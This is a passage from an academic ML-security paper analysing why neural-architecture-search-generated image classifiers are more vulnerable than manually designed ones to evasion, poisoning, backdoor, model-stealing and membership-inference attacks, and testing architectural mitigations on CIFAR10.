There are two possible scenarios: (*i*) f's prediction $f(x)$ contains the confidence score $f_c(x)$ of each class c; and (*ii*) $f(x)$ contains only the label $c^* = \arg\max_c f_c(x)$. As (*i*) can be mitigated by removing the confidence scores in $f(x)$ [50], here, we focus on (*ii*). Under the class-only setting, we apply the decision boundary-based attack [13], which determines x's membership (in the training data) by estimating its distance to the nearest decision boundary using label-only adversarial attacks (*e.g.*, HopSkipJump [9]). In each case, we evaluate the attack over 2,000 inputs, half randomly sampled from the training set and the other half from the testing set, and measure the attack effectiveness using the area under the ROC curve (AUC), with the estimated distance as the control of false and true positive rates.

Figure 10 compares the attack performance against different models. Notably, the attack achieves higher AUC scores on the NAS models. For instance, the average scores on the NAS and manual models on CIFAR100 differ by more than 0.05, while the scores on the manual models are close to random guesses (*i.e.*, 0.5). Moreover, most NAS models (except *Random*) show similar vulnerability. Also, note that the manual models seem more vulnerable on ImageNet32, which may be explained as follows: compared with CIFAR10 and CIFAR100, ImageNet32 is a more challenging dataset (see Table 1); the models thus tend to overfit the training set more aggressively, resulting in their higher vulnerability to membership inference.

Remark 1 – *Compared with their manually designed counterparts, NAS-generated models tend to be more vulnerable to various malicious manipulations.*

4 Analysis

The empirical evaluation in § 3 reveals that compared with manually designed models, NAS-generated models tend to be more vulnerable to a variety of attacks. Next, we provide possible explanations for such phenomena.

4.1 Architectural Properties of Trainability

We hypothesize that the greater vulnerability of NAS models stems from their key design choices.

Popular NAS methods often evaluate the performance of a candidate model prematurely before its full convergence during the search. For instance, *DARTS* [39] formulate the search as a bi-level optimization problem, in which the inner objective optimizes a given model; to save the computational cost, instead of solving this objective exactly, it approximates the solution using a single training step, which is far from its full convergence. Similar techniques are applied in other popular NAS methods (*e.g.*, [46,47]). As the candidate models are not evaluated on their performance at convergence, NAS tends to favor models with higher "trainability" – those converge faster during early stages – which result in candidate models demonstrating the following key properties:

High loss smoothness – *The loss landscape of NAS models tends to be smooth, while the gradient provides effective guidance for optimization. Therefore, NAS models are amenable to training using simple, first-order optimizers.*

Low gradient variance – *The gradient of NAS models with respect to the given distribution tends to have low variance. Therefore, the stochastic gradient serves as a reliable estimate of the true gradient, making NAS models converge fast.*

Note that the loss smoothness captures the geometry of the loss function in the parameter space (or the input space), while the gradient variance measures the difference between the gradients with respect to different inputs. While related, the former dictates whether a model is easy to train if the




Figure 11: Loss contours of NAS-generated models (*DARTS*, *ENAS*) and manually designed ones (*ResNet*, *DenseNet*) in (a) parameter space and (b) input space.

gradient direction is known and the latter dictates whether it is easy to estimate the gradient direction reliably.

Next, we empirically validate the above hypotheses by comparing the gradient smoothness and variance of NAS-generated and manually designed models.

Loss smoothness – A loss function $\mathcal{L}$ is said to have L-Lipschitz ($L > 0$) continuous gradient with respect to θ if it satisfies $\|\nabla\mathcal{L}(\theta) - \nabla\mathcal{L}(\theta')\| \leq L\|\theta - \theta'\|$ for any θ, θ'. The constant L controls $\mathcal{L}$'s smoothness. While it is difficult to directly measure L of given model f, we explore its loss contour [22], which quantifies the impact of parameter perturbation on $\mathcal{L}$. Specifically, we measure the loss contour of model f as follows:

$$\Gamma(\alpha, \beta) = \mathcal{L}(\theta^* + \alpha d_1 + \beta d_2) \tag{12}$$

where θ^* denotes the local optimum, d_1 and d_2 are two random, orthogonal directions as the axes, and α and β represent the perturbation steps along d_1 and d_1, respectively. Notably, the loss contour effectively approximates the loss landscape in a two-dimensional space [36].

Figure 11(a) visualizes the loss contours of NAS (*DARTS* and *ENAS*) and manual (*ResNet* and *DenseNet*) models across different datasets. Observe that the NAS models tend to demonstrate a flatter loss landscape. Similar phenomena are observed with respect to other models. This observation may explain why the gradient of NAS models gives more effective guidance for minimizing the loss function, leading to their higher trainability.

Further, for the purpose of the analysis in § 4, we extend the loss smoothness in the parameter space to the input space. We have the following result to show their fundamental connections (proof deferred to § A).

Theorem 1. *If the loss function $\mathcal{L}$ has L-Lipschitz continuous gradient with respect to θ and the weight matrix of each layer of the model is normalized [48], then $\mathcal{L}$ has $L/\sqrt{n}$-Lipschitz continuous gradient with respect to the input, where n is the input dimensionality.*

Empirically, we define f's loss contour with respect to a given input-class pair (x, y) as follows:

$$\Gamma_{(x,y)}(\alpha, \beta) = \ell(f(x + \alpha d_1 + \beta d_2), y) \tag{13}$$

where d_1 and d_2 are two random, orthogonal directions in the input space. Figure 11(b) visualizes the loss contours of NAS and manual models in the vicinity of randomly sampled inputs. It is observed that NAS models also demonstrate higher loss smoothness in the input space, compared with the manual models.

Gradient variance – Meanwhile, the variance of the gradient with respect to inputs sampled from the underlying distribution quantifies the noise level of the gradient estimate used by stochastic training methods (*e.g.*, SGD) [20]. Formally, let g be the stochastic gradient. We define the gradient variance as follows (where the expectation is taken with respect to the given distribution):

$$\mathrm{Var}(g) = \mathbb{E}\left[\|g - \mathbb{E}[g]\|_2^2\right] \tag{14}$$

Assuming g is an unbiased estimate of the true gradient, $\mathrm{Var}(g)$ measures g's expected deviation from the true gradient. Smaller $\mathrm{Var}(g)$ implies lower noise level, thereby more stable updating of the model parameters θ.

In Figure 12, we measure the gradient variance of various models before training (with Kaiming initialization [25]) and after training is complete. It is observed in all the cases that at initialization, the gradient variance of NAS models is more than two orders of magnitude smaller than the manual models and then grows gradually during the training; in comparison, the gradient variance of manual models does not change significantly before and after training. This observation may explain why the stochastic gradient of NAS models gives a reliable estimate of the true gradient, making them converge fast at early training phases.

4.2 Explanations of Attack Vulnerability

We now discuss how the vulnerability of NAS models to various attacks can be attributed to the properties of high loss smoothness and low gradient variance.




Figure 12: Gradient variance of NAS-generated and manually designed models before and after training.

Adversarial evasion – The vulnerability to adversarial evasion is mainly attributed to the sensitivity of model prediction $f(x)$ to the perturbation of input x. Under the white-box setting, the adversary typically relies on the gradient to craft the adversarial input x^*. For instance, PGD [42] crafts x^* by iteratively updating the input using the following rule:

$$x_{t+1} = \Pi_{x+\mathcal{B}_\varepsilon}\left(x_t + \alpha \operatorname{sgn}\left(\nabla_x \ell(f(x_t), y)\right)\right) \tag{15}$$

where x_t is the perturbed input after the t-th iteration, Π denotes the projection operator, $\mathcal{B}_\varepsilon$ represents the allowed set of perturbation (parameterized by ε), and α is the perturbation step. Apparently, the attack effectiveness relies on whether the gradient $\nabla_x \ell(f(x_t), y)$ is able to provide effective guidance for perturbing x_t.

As shown in § 3.2, compared with the manual models, due to the pursuit of higher trainability, the NAS models often demonstrate a smoother loss landscape wherein the gradient at each point represents effective optimization direction; thus, the NAS models tend to be more vulnerable to gradient-based adversarial evasion. Notably, this finding also corroborates existing studies (*e.g.*, [21]) on the fundamental tension between designing "linear" models that are easier to train and designing "nonlinear" models that are more resistant to adversarial evasion.

The similar phenomena observed in the case of black-box attacks (*e.g.*, NES) may be explained as follows: to perform effective perturbation, black-box attacks often rely on indirect gradient estimation, while the high loss smoothness and low gradient variance of NAS models lead to more accurate and efficient (with fewer queries) gradient estimation.

Model poisoning – The vulnerability to model poisoning can be attributed to the sensitivity of model training to the poisoning data in the training set. Here, we analyze how the property of low gradient variance impacts this sensitivity.

For a given dataset $\mathcal{D}$, let $\mathcal{L}(\theta)$ be the loss of a model f_θ parameterized by θ with respect to $\mathcal{D}$:

$$\mathcal{L}(\theta) \triangleq \frac{1}{|\mathcal{D}|}\sum\nolimits_{(x,y)\in\mathcal{D}} \ell(f_\theta(x), y) \tag{16}$$

Further, let θ^* represent f's (local) optimum with respect to $\mathcal{D}$. With θ initialized as θ_0, consider T-step SGD updates with the t-th step update as:

$$\theta_{t+1} = \theta_t - \alpha_t g_t \tag{17}$$

where α_t is the step size and g_t is the gradient estimate. We have the following result describing the convergence property of $\theta_{\bar{t}}$ $(\bar{t} = 1, \ldots, T)$.

Theorem 2 ([20]). *Assuming that (i) $\mathcal{L}(\theta)$ is continuous and differentiable, with its gradient bounded by Lipschitz constant L, (ii) the variance of gradient estimate g_t $(t = 1, \ldots, T)$ is bounded by σ^2, and (iii) $\theta_{\bar{t}}$ is selected as the final parameters with probability proportional to $2\alpha_t - L\alpha_t^2$. Then, the output parameters $\theta_{\bar{t}}$ satisfies:*

$$\mathbb{E}\left[\mathcal{L}(\theta_{\bar{t}}) - \mathcal{L}(\theta^*)\right] \leq \frac{\|\theta_0 - \theta^*\|^2 + \sigma^2 \sum_{t=1}^{T} \alpha_t^2}{\sum_{t=1}^{T}(2\alpha_t - L\alpha_t^2)} \tag{18}$$

where the expectation is defined with respect to the selection of $\bar{t}$ and the gradient variance.

Intuitively, Theorem 2 describes the properties that impact the fitting of model f to the given dataset $\mathcal{D}$. As shown in § 3.2, compared with the manual models, the NAS models tend to have both higher loss smoothness (*i.e.*, smaller L) and lower gradient variance (*i.e.*, smaller σ). Therefore, the NAS models tend to fit $\mathcal{D}$ more easily. Recall that in model poisoning, $\mathcal{D}$ consists of both clean data $\mathcal{D}_{\text{trn}}$ and poisoning data $\mathcal{D}_{\text{pos}}$, fitting to $\mathcal{D}$ more tightly implies more performance drop over the testing data, which may explain the greater vulnerability of NAS models to model poisoning.

Backdoor injection – Recall that in backdoor injection, the adversary forges a trojan model f^* that is sensitive to a trigger pattern r such that any input x, once embedded with r, tends to be misclassified to a target class t: $f^*(x+r) = t$. To train f^*, the adversary typically pollutes the training data $\mathcal{D}_{\text{trn}}$ with trigger-embedded inputs.

Intuitively, this attack essentially exploits the attack vectors of adversarial evasion that perturbs x at inference time and model poisoning that pollutes $\mathcal{D}_{\text{trn}}$ at training time. Therefore, the vulnerability of NAS models to both attack vectors naturally results in their vulnerability to backdoor injection. Due to the space limitations, we omit the detailed analysis here.

Functionality stealing – Recall that in functionality stealing (*e.g.*, Knockoff [44]), the adversary (adaptively) generates queries to probe the victim model f to replicate a functionally similar one f^*. For instance, Knockoff encourages queries that are certain by f, diverse across different classes, and disagreed by f^* and f.

The effectiveness of such attacks depends on f's loss landscape with respect to the underlying distribution; intuitively, the complexity of the loss landscape in the input space implies the hardness of fitting f^* to f based on a limited number of queries. Thus, given their high loss smoothness, the NAS models tend to be more vulnerable to functionality stealing.

Membership inference – It is shown in § 3 that the NAS models seem more vulnerable to membership inference, especially under the label-only setting in which only the prediction labels are accessible. The adversary thus relies on signals such as input x's distance to its nearest decision boundary $\text{dist}(x, f(x))$; intuitively, if x appears in the training set, $\text{dist}(x, f(x))$ is likely to be below a certain threshold. Concretely, the HopSkipJump attack [9] is employed in [13] to estimate $\text{dist}(x, f(x))$ via iteratively querying f to find point x_t on the decision boundary using bin search, walking along the boundary using the estimated gradient at x_t, and finding point x_{t+1} to further reduce the distance to x, which is illustrated in Figure 13.




Figure 13: Illustration of the HopSkipJump attack.

The effectiveness of this attack hinges on (*i*) the quality of estimated gradient and (*ii*) the feasibility of descending along the decision boundary. For the NAS models, the gradient estimate tends to be more accurate due to the low gradient variance, while the decision boundary tends to be smoother due to the high loss smoothness, which may explain the greater vulnerability of NAS models to label-only membership inference attacks.

Remark 2 – *The high loss smoothness and low gradient variance of NAS-generated models may account for their greater vulnerability to various attacks.*

4.3 Connections of Various Attacks

It is shown above that the vulnerability of NAS models to various attacks may be explained by their high loss smoothness and low gradient variance, which bears an intriguing implication: different attacks may also be inherently connected via these two factors.

Specifically, most existing attacks involve input or model perturbation. For instance, adversarial evasion, regardless of the white- or black-box setting, iteratively computes (or estimates) the gradient and performs perturbation accordingly; backdoor injection optimizes the trigger and model jointly, requiring to estimate, based on the gradient, how the model responds to the updated trigger.

The effectiveness of such attacks thus highly depends on (*i*) how to estimate the gradient at each iteration and (*ii*) how to use the gradient estimate to guide the input or model perturbation. Interestingly, gradient variance and loss smoothness greatly impact (*i*) and (*ii*), respectively: low gradient variance enables the adversary to accurately estimate the gradient, while high loss smoothness allows the adversary to use such estimate to perform effective perturbation.

Remark 3 – *The effectiveness of various attacks is inherently connected through loss smoothness and gradient variance.*

5 Discussion

In § 3 and § 4, we reveal the relationships between the trainability of NAS-generated models and their vulnerability to various attacks, two key questions remain: (*i*) what are the architectural patterns associated with such vulnerability? and (*iii*) what are the potential strategies to remedy the vulnerability incurred by the current NAS practice? In this section, we explore these two questions and further discuss the limitations of this work.

5.1 Architectural Weaknesses

As shown in § 4, the vulnerability of NAS models is potentially related to their high loss smoothness and low gradient variance, which stem from the preference for models of higher trainability. We now discuss how such preference is reflected in the concrete architectural patterns, which we examine from two aspects, namely, topology selection and operation selection.

Topology selection – Recent studies [51] suggest that in cell-based NAS, the preference for models with faster convergence often results in wide, shallow cell structures. As

Architecture	Cell Depth	Cell Width	# Skip connects
AmoebaNet	4	3c	2
DARTS	3	3c	3
DrNAS	4	2c	1
ENAS	2	5c	2
NASNet	2	5c	1
PC-DARTS	2	4c	1
PDARTS	4	2c	2
SGAS	3	2c	1
SNAS	2	4c	4

Table 3. The cell depth and width, and the number of skip connects of representative NAS-generated models (the width of each intermediate node is assumed to be c).

shown in Figure 1, the cell depth is defined as the number of connections along the longest path from the input nodes to the output node; the width of each intermediate node is defined as the number of channels for convolution operators or the number of features for linear operators, while the cell width is defined as the total width of intermediate nodes connected to the input nodes. Table 3 summarizes the cell depth and width of NAS models used in our evaluation. It is observed that the cell structures of most NAS models are both shallow (with an average depth of 2.8) and wide (with an average width of 3.3c), where the width of each intermediate node is assumed to be c.

It is shown in [51] that under similar settings (*i.e.*, the same number of nodes and connections), wide and shallow cells tend to demonstrate higher trainability. This observation is also corroborated by the recent theoretical studies on the convergence of wide neural networks [34]: neural networks of infinite width tend to evolve as linear models using gradient descent optimization.

Operation selection – The preference for higher trainability also impacts the selection of operations (*e.g.*, 3×3 convolution versus skip connection) on the connections within the cell structure, and typically favors skip connects over other operations.

Recall that differential NAS methods [11, 35, 39] typically apply continuous relaxation on the search space to enable direct gradient-based optimization. The operation on each connection is modeled as a softmax of all possible operations O and discretized by selecting the most likely one $\arg\max_{o \in O} \alpha_o$. It is shown in [55] that in well-optimized models, the weight of skip connection α_{skip} often exceeds other operations, leading to its higher chance of being selected. This preference takes effect in our context, as NAS models tend to converge fast at early training stages. Table 3 summarizes the number of skip connects in each cell of representative NAS models. Observe that most NAS models have more than one skip connection in each cell.

The operation of skip connection is originally designed to enable back-propagation in DNNs [26, 28]. As a side effect, accurate gradient estimation also facilitates attacks that exploit gradient information [56]. Thus, the over-use of skip connects in NAS models also partially accounts for their vulnerability to such attacks.

Remark 4 – *NAS-generated models often feature wide and shallow cell structures as well as overuse of skip connects.*

5.2 Potential Mitigation

We now discuss potential mitigation to remedy the vulnerability incurred by the NAS practice. We consider enhancing the robustness of NAS models under both post-NAS and in-NAS settings. In post-NAS mitigation, we explore using existing defenses against given attacks to enhance NAS models, while with in-NAS mitigation, we explore building attack robustness into the NAS process directly.

Post-NAS mitigation – As a concrete example, we apply adversarial training [41, 49], one representative defense against adversarial evasion, to enhance the robustness of NAS models. Intuitively, adversarial training improves the robustness of given model f by iteratively generating adversarial inputs with respect to its current configuration and updating f to correctly classify such inputs.




Figure 14: Effectiveness of adversarial training on various models over CIFAR10.

Figure 14 compares the effectiveness of adversarial training on various models over CIFAR10. For each model, we measure its accuracy (in terms of accuracy drop from before adversarial training) and robustness (in terms of the success rate of the untargeted PGD attack). Observe that a few NAS models (*e.g.*, *DARTS*) show accuracy and robustness comparable with manual models, while the other NAS models (*e.g.*, *DrNAS*) underperform in terms of both accuracy and robustness, which may be explained by their diverse architectural patterns associated with adversarial training (*e.g.*, dense connections, number of convolution operations, and cell sizes) [24]. This disparity also implies that adversarial training may not be a universal solution for improving the robustness of all the NAS models.

In-NAS mitigation – We further investigate how to build attack robustness into the NAS process directly. Motivated by the analysis in § 5.1, we explore two potential strategies.

(*i*) Increasing cell depth – As the vulnerability of NAS




Figure 15: Illustration of cell structures of *DARTS*, *DARTS-i*, *DARTS-ii*, and *DARTS-iii*.

models tends to be associated with their wide and shallow cell structures, we explore increasing their cell depth. To this end, we may re-wire existing NAS models or modify the performance measure of candidate models. For the latter case, we may increase the number of training epochs before evaluation. For instance, *DARTS*, without fully optimizing model parameters θ with respect to architecture parameters α, uses a single-step gradient descent ($n_{\text{step}} = 1$) to approximate the solution [39]. We improve the approximation by increasing the number of training steps (*e.g.*, $n_{\text{step}} = 5$) at the cost of additional search time.

(*ii*) Suppressing skip connects – As the vulnerability of NAS models is also associated with skip connects, we explore purposely reducing their overuse. To this end, we may replace the skip connects in existing NAS models with other operations (*e.g.*, convolution) or modify their likelihood of being selected in the search process. For the latter case, at each iteration, we may multiply the weight of skip connection α_{skip} by a coefficient $\gamma \in (0, 1)$ in Eqn (3).

We evaluate the effectiveness of such strategies within the *DARTS* framework. Let *DARTS-i*, *DARTS-ii*, and *DARTS-iii* be the variants of *DARTS* after applying the strategies of (*i*), (*ii*), and (*i*) and (*ii*) combined. Figure 15 compares their cell structures. Notably, *DARTS-i* features a cell structure deeper than *DARTS* (5 versus 2), while *DARTS-ii* and *DARTS-iii* substitute the skip connects in *DARTS* and *DARTS-i* with 3×3 convolution, respectively.

Architecture	Evasion		Backdoor		Membership
	ASR (M)	ASR (L)	ASR	CAD	AUC
DARTS	100.0%	86.7%	99.9%	2.7%	0.562
DARTS-i	88.3%	72.7%	90.4%	4.6%	0.534
DARTS-ii	93.0%	75.0%	98.8%	3.0%	0.531
DARTS-iii	82.0%	65.6%	84.2%	4.6%	0.527

Table 4. Vulnerability of *DARTS* and its variants to adversarial evasion (M - most likely case, L - least likely case), backdoor injection, and membership inference on CIFAR10.

Table 4 compares their vulnerability to adversarial evasion, backdoor injection, and membership inference on CIFAR10. The experimental setting is identical to that in § 3. Observe that both strategies may improve the robustness of NAS models against these attacks. For instance, combining both strategies in *DARTS-iii* reduces the AUC score of membership inference from 0.562 to 0.527. Similar phenomena are observed in the case of model extraction attacks. As shown in Figure 16, increasing the cell depth significantly augments the robustness against model extraction, while suppressing skip connects further improves it marginally.




Figure 16: Vulnerability of *DARTS* and its variants to model extraction on CIFAR10.

Yet, such strategies seem to have a negative impact on the robustness against model poisoning. As shown in Figure 17, both strategies, especially increasing the cell depth, tends to exacerbate the attack vulnerability. This may be explained by that while more difficult to fit the poisoning data, it is also more difficult to fit deeper structures to the clean data, which results in a significant accuracy drop. This may also explain why the backdoor injection attack has higher CAD on *DARTS-i* and *DARTS-iii* as shown in Table 4. The observation also implies a potential trade-off between the robustness against different attacks in designing NAS models.




Figure 17: Vulnerability of *DARTS* and its variants to model poisoning on CIFAR10.

Remark 5 – *Simply increasing cell depth and/or suppressing skip connects may only partially mitigate the vulnerability of NAS-generated models.*

5.3 Limitations

Next, we discuss the limitations of this work.

Alternative NAS frameworks – In this work, we mainly consider the cell-based search space adopted by recent NAS methods [11, 14, 39, 46, 62], while other methods have considered the global search space (*e.g.*, chain-of-layer structures) [3, 7]. Further, while we focus on the differentiable search strategy, there are other strategies including random search [31], Bayesian optimization [4], and reinforcement learning [3, 63, 64]. We consider exploring the vulnerability of models generated by alternative NAS frameworks as our ongoing research.

Other trainability metrics – In this work, we only consider loss smoothness and gradient variance as two key factors impacting the trainability (and vulnerability) of NAS models. There are other trainability metrics (*e.g.*, condition number of neural tangent kernel [10]) that are potentially indicative of attack vulnerability as well.

Robustness, accuracy, and search efficiency – It is revealed that the greater vulnerability incurred by NAS is possibly associated with the preference for models that converge fast at early training phases (*i.e.*, higher trainability). It is however unclear whether this observation implies fundamental conflicts between the factors of robustness, accuracy, and search efficiency; if so, is it possible to find an optimal balance between them? We consider answering these questions critical for designing and operating NAS in practical settings.

6 Related Work

Next, we survey the literature relevant to this work.

Neural architecture search – The existing NAS methods can be categorized along three dimensions: search space, search strategy, and performance measure.

The search space defines the possible set of candidate models. Early NAS methods focus on the chain-of-layer structure [3], consisting of a sequence of layers. Motivated by that hand-crafted models often consist of repeated motifs, recent methods propose to search for such cell structures, including the connection topology and the corresponding operation on each connection [39, 46, 47, 58, 64].

The search strategy defines how to efficiently explore the pre-defined search space. Early NAS methods rely on either random search [31] or Bayesian optimization [4], which are often limited in terms of search efficiency and model complexity. More recent work mainly uses the approaches of reinforcement learning (RL) [3] or neural evolution [39, 47]. Empirically, neural evolution- and RL-based methods tend to perform comparably well [47].

The performance measure evaluates the candidate models and guides the search process. Recently, one-shot NAS has emerged as a popular performance measure. It considers all candidate models as different sub-graphs of a super-net (*i.e.*, the one-shot model) and shares weights between candidate models [39, 46, 58]. The differentiable NAS methods considered in this paper belong to this category. Different one-shot methods differ in how the one-shot model is trained. For instance, *DARTS* [39] optimizes the one-shot model with continuous relaxation of the search space.

ML Security – With their wide use in security-sensitive domains, ML models are becoming the new targets for malicious manipulations [6]. A variety of attack vectors have been exploited: adversarial evasion crafts adversarial inputs to force the target model to misbehave [8, 21]; model poisoning modifies the target model's behavior (*e.g.*, performance drop) via polluting its training data [30]; backdoor injection creates a trojan model such that any input embedded with a specific trigger is likely to be misclassified by the model [23, 40]; functionality stealing constructs a replicate model functionally similar to a victim model [27, 44]; membership inference breaches data privacy via inferring whether a given input is included in the model's training data based on the model's prediction [50].

In response, another line of work strives to improve the resilience of ML models against such attacks. For instance, against adversarial evasion, existing defenses explore new training strategies (*e.g.*, adversarial training) [42, 53] and detection mechanisms [19, 43]. Yet, such defenses often fail when facing even stronger attacks [2, 38], resulting in a constant arms race between the attackers and defenders.

Despite the intensive research on NAS and ML security in parallel, the robustness of NAS-generated models to malicious manipulations is fairly under-explored [24]. Concurrent to this work, it is shown in [16] that NAS models tend to be more vulnerable to adversarial evasion, while our work differs in considering a variety of attacks beyond adversarial evasion, providing possible explanations for such vulnerability, and investigating potential mitigation.

7 Conclusion

This work represents a systematic study on the security risks incurred by AutoML. From both empirical and analytical perspectives, we demonstrate that NAS-generated models tend to suffer greater vulnerability to various malicious manipulations, compared with their manually designed counterparts, which implies the existence of fundamental drawbacks in the design of existing NAS methods. We identify high loss smoothness and low gradient variance, stemming from the preference of NAS for models with higher trainability, as possible causes for such phenomena. Our findings raise concerns about the current practice of NAS in security-sensitive domains. Further, we discuss potential remedies to mitigate such limitations, which sheds light on designing and operating NAS in a more robust and principled manner.

Acknowledgments

We thank our shepherd Carmela Troncoso and anonymous reviewers for valuable feedback. This work is supported by the National Science Foundation under Grant No. 1951729, 1953813, and 1953893. Any opinions, findings, and conclusions or recommendations are those of the authors and do not necessarily reflect the views of the National Science Foundation. S. Ji is partly supported by NSFC under No. 61772466, 62102360, and U1836202, the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003, and the Fundamental Research Funds for the Central Universities (Zhejiang University NGICS Platform). X. Luo is partly supported by Research Grants Council of the Hong Kong Special Administrative Region, China (No. PolyU15224121)

References

[1] Marcin Andrychowicz, Misha Denil, Sergio Gómez, Matthew W Hoffman, David Pfau, Tom Schaul, Brendan Shillingford, and Nando de Freitas. Learning to Learn by Gradient Descent by Gradient Descent. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2016.

[2] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated Gradients Give a False Sense of Security: Circumventing Defenses to Adversarial Examples. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2018.

[3] Bowen Baker, Otkrist Gupta, Nikhil Naik, and Ramesh Raskar. Designing Neural Network Architectures using Reinforcement Learning. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2017.

[4] J. Bergstra, D. Yamins, and D. D. Cox. Making a Science of Model Search: Hyperparameter Optimization in Hundreds of Dimensions for Vision Architectures. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2013.

[5] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning Attacks against Support Vector Machines. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2012.

[6] Battista Biggio and Fabio Roli. Wild Patterns: Ten Years after The Rise of Adversarial Machine Learning. *Pattern Recognition*, 84:317–331, 2018.

[7] Han Cai, Jiacheng Yang, Weinan Zhang, Song Han, and Yong Yu. Path-Level Network Transformation for Efficient Architecture Search. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2018.

[8] Nicholas Carlini and David A. Wagner. Towards Evaluating the Robustness of Neural Networks. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2017.

[9] Jianbo Chen, Michael I. Jordan, and Martin J. Wainwright. HopSkipJumpAttack: A Query-Efficient Decision-Based Attack. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2020.

